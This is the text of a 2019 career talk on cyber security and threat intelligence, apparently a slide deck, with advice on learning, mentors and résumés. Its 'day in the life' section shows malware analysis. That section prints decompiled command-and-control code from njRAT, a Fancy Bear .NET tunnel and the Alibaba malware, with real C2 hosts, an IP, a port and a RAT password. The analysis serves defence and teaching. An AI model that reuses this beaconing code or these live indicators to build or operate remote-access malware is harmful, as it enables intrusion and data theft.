A Day in the Life - Cyber Security & Threat Intelligence

GoSECURE

CounterTack

Lilly Chalupowski

January 24, 2019

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

Agenda
Agenda 0

- Exploring
  - Find your Passion
  - Opportunities
  - Try it Out
  - Story Time
- Leaning
  - Post Secondary Education
  - Online Education
  - Mentor
  - Story Time
- Showing Value
  - Resume
  - Social Media
  - Story Time

Agenda
Agenda 1

- Day in the Life
  - Morning
  - Afternoon
  - Travel / Conferences
- Questions

Disclaimer

disclaimer.log

The life-hacks covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to use life-hacks to gain unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use life-hacks with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these methods.

Exploring

A Day in the Life - Cyber Security & Threat Intelligence

finding_your_passion.log

Don't be afraid to join different social groups and try different things. If you don't like something don't waste your time and move on to the next thing on your list.

Figure: Finding your Way

Figure: Mike Rowe

mike_rowe.log

Take your passion with you, but don't follow it around. Instead, follow opportunity. - Mike Rowe




Figure: Road to Success

success.log

We are always going to fail when starting out but if you are passionate about it you will try again until you succeed.

Story Time
Exploring 3 - Story Time

Learning

A Day in the Life - Cyber Security & Threat Intelligence

Figure: Post Secondary

success.log

It's not always required to go to post secondary education to get the skills you need to be successful. Post secondary education does look great on a resume but keep in mind most employers are looking for someone who can do the job as well.

Figure: Post Secondary

online.log

Years ago you had to go the the library which almost never had books on teaching you a given field. Times have now changed where you have the world of knowledge at your fingertips. Taking advantage of this will only make you a stronger asset to potential employers.

Figure: Mentor

mentor.log

Sometimes you can get lucky enough to find a mentor in your area if you network enough. They can help you navigate a more streamlined path to success than if you do it alone.

Story Time
Learning 3 - Story Time

Showing Value

A Day in the Life - Cyber Security & Threat Intelligence

Resume
Showing Value 0 - Resume

Figure: Resume

resume.log

Have a solid resume that not only shows your skills related to the job your are applying for but also links to examples of your work. Employers love to see what you are capable of as it allows them to make better decisions about someones capabilities.

Social Media
Showing Value 1 - Social Media

Figure: Social Media

social_media.log

Use social media such as LinkedIn, YouTube, GitHub, and others to showcase how you well you work on projects. This will show employers when it comes down to it you can do the job well.

Story Time
Showing Value 2- Story Time

A Day in the Life

A Day in the Life - Cyber Security & Threat Intelligence

Figure: Morning

social_media.log

Coffee, Emails, Checking Threat Feeds and Cyber Securtiy News, Malware Analysis, Reverse Engineering, IDS Rule Development




Figure: Alibaba - Article

C2 디코딩 루틴

Decoding C2

C2 : youngs.dgweb[.]kr/skin15/include/bin/forlab.php

```
do
{
  byte_8D1E40[v2] ^= 0x34u;                    // youngs.dgweb.kr
  --v2;
}
while ( v2 >= 0 );
memset(dword_8D1E60, 0, 0x40u);
dword_8D1E60[0] = 0xEBE9F1AD;
dword_8D1E64 = -1380469780;
dword_8D1E68 = -287183637;
dword_8D1E6C = -1377310985;
dword_8D1E70 = -1376982048;
dword_8D1E74 = -286200348;
dword_8D1E78 = -223551261;
word_8D1E7C = -3350;
byte_8D1E7E = 0;
v3 = 29;
do
  *(dword_8D1E60 + v3--) ^= 0x82u;             // /skin15/include/bin/forlab.php
while ( v3 >= 0 );
```

Figure: Alibaba - Decoding the C2




Figure: Alibaba - UPX Packer




Figure: Alibaba - High Entropy




Figure: Alibaba - Capturing the CnC

Figure: Alibaba - Analysis of the CnC Packet

Figure: Alibaba - Analysis of the CnC Packet

Figure: Fancy Bear - APT Group




Figure: Fancy Bear - DLL Export




Figure: Fancy Bear - .NET Assembly Injection




Figure: Fancy Bear - Loading .NET Assembly Version




Figure: Fancy Bear - Searching for the Payload

Analysis from Threat Intelligence

A Day in the Life 13 - Analysis from Threat Intelligence




Figure: Fancy Bear - Found the Payload




Figure: Fancy Bear - Payload Properties





Figure: Fancy Bear - Payload Entropy



```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlMkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
          (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
          X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Fancy Bear - Payload Decompiled .NET




Figure: Fancy Bear - Recreating the CnC Beacon

```
Tunnel.TunnelNetStream_.Write(array, 0, array.Length);
while (!Tunnel.TunnelNetStream_.CanRead || !Tunnel.TunnelN
{
    Thread.Sleep(100);
}
byte[] array2 = new byte[2];
Tunnel.TunnelNetStream_.Read(array2, 0, 2);
byte[] bytes2 = Tunnel.TunnelCrypt_.cryptRC4(array2);
string @string = Encoding.ASCII.GetString(bytes2);
if (@string == "OK")
{
    result = true;
```

Figure: Fancy Bear - APT for Sure

Analysis from Threat Intelligence

A Day in the Life 19 - Analysis from Threat Intelligence

Attack action	Active time	Main load	Main C&C
the first time	2014.10 – 2015.7	njRAT, Downloader	Bbbb4.noip.me 31.9.48.183
the second time	2015.8 – 2016.11	DarkKomet, VBS Backdoor, AndroRAT	Bashalalassad1sea.noip.me 31.9.48.183
the third time	2016.12 – Present	Android RAT, custom RAT, JS Backdoor, JS back door	82.137.255.56 Telgram.strangled.net Chatsecurelite.us.to

Figure: NJRat - Article

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
    try
    {
        string text;
        if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
        {
            text = text + OK.DEB(ref OK.VN) + "\r\n";
        }
        else
        {
            string str = text;
            string text2 = Conversions.ToString(OK.GTV("vn", ""));
            text = str + OK.DEB(ref text2) + "\r\n";
        }
        text = string.Concat(new string[]
        {
            text,
            OK.H,
            ":",
            OK.P,
            "\r\n"
        });
        text = text + OK.DR + "\r\n";
        text = text + OK.EXE + "\r\n";
        text = text + Conversions.ToString(OK.Idr) + "\r\n";
        text = text + Conversions.ToString(OK.IsF) + "\r\n";
        text = text + Conversions.ToString(OK.Isu) + "\r\n";
        text += Conversions.ToString(OK.BD);
        OK.Send("inf" + OK.Y + OK.ENB(ref text));
    }
```

Figure: NJRat - CnC Decompiled Code

```
public static string VR = "0.7d";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "server.exe";

// Token: 0x04000005 RID: 5
public static string DR = "TEMP";

// Token: 0x04000006 RID: 6
public static string RG = "d66616636419468 57ffce19b87bea7ce";

// Token: 0x04000007 RID: 7
public static string H = "82.137.255.56";

// Token: 0x04000008 RID: 8
public static string P = "3000";

// Token: 0x04000009 RID: 9
public static string [redacted] = "Medo2*_^";
```

Figure: NJRat - Helpful Strings




Figure: PowerPool Malware

Again, the C&C server address is hardcoded in the binary, and has no mechanism to update this crucial configuration item. This backdoor seeks commands from `http://[C&C domain]/cmdpool` and downloads additional files from `http://[C&C domain]/upload`. These additional files are mainly the lateral-movement tools mentioned below.

Figure: PowerPool Malware




Figure: PowerPool - Anti-Debugging




Figure: PowerPool - Main Thread

Figure: Afternoon

programming.log

Programming Threat Intelligence API. Collecting malicious file hashes, urls, ip addresses, emails and more.

Figure: Travel

travel.log

You can travel a lot in this industry if you have high quality information you can share at conferences. There are many call for papers that you can submit for. This will allow you to travel and present on what you are highly interested in.

An Exciting Career
Why is it so exciting?

Figure: Exciting Carrer

exciting.log

Catching the bad guys, lots of opportunity currently available, competitive salaries, work from home sometimes, and much more!

Summary

- Explore your Passions
- Find your Passion in Opportunities
- Try, Fail, Try Again, Succeed
- Show your Value
- Always keep Learning

Questions




Figure: I Love Questions

Can I Has Your Slides and Codes Plz?




Figure: https://github.com/lillypad/nscc-tech-connect

References

- Wikipedia
- NJRat Article
- NJRat Sample
- NJRat Unpacked Sample
- Alibaba Malware Article
- Alibaba Malware Sample
- PowerPool Malware Article
- PowerPool Malware Sample
- PowerPool Malware Sample Patched Version
- FancyBear APT Article
- FancyBear APT Sample
- FancyBear APT Unpacked .NET Assembly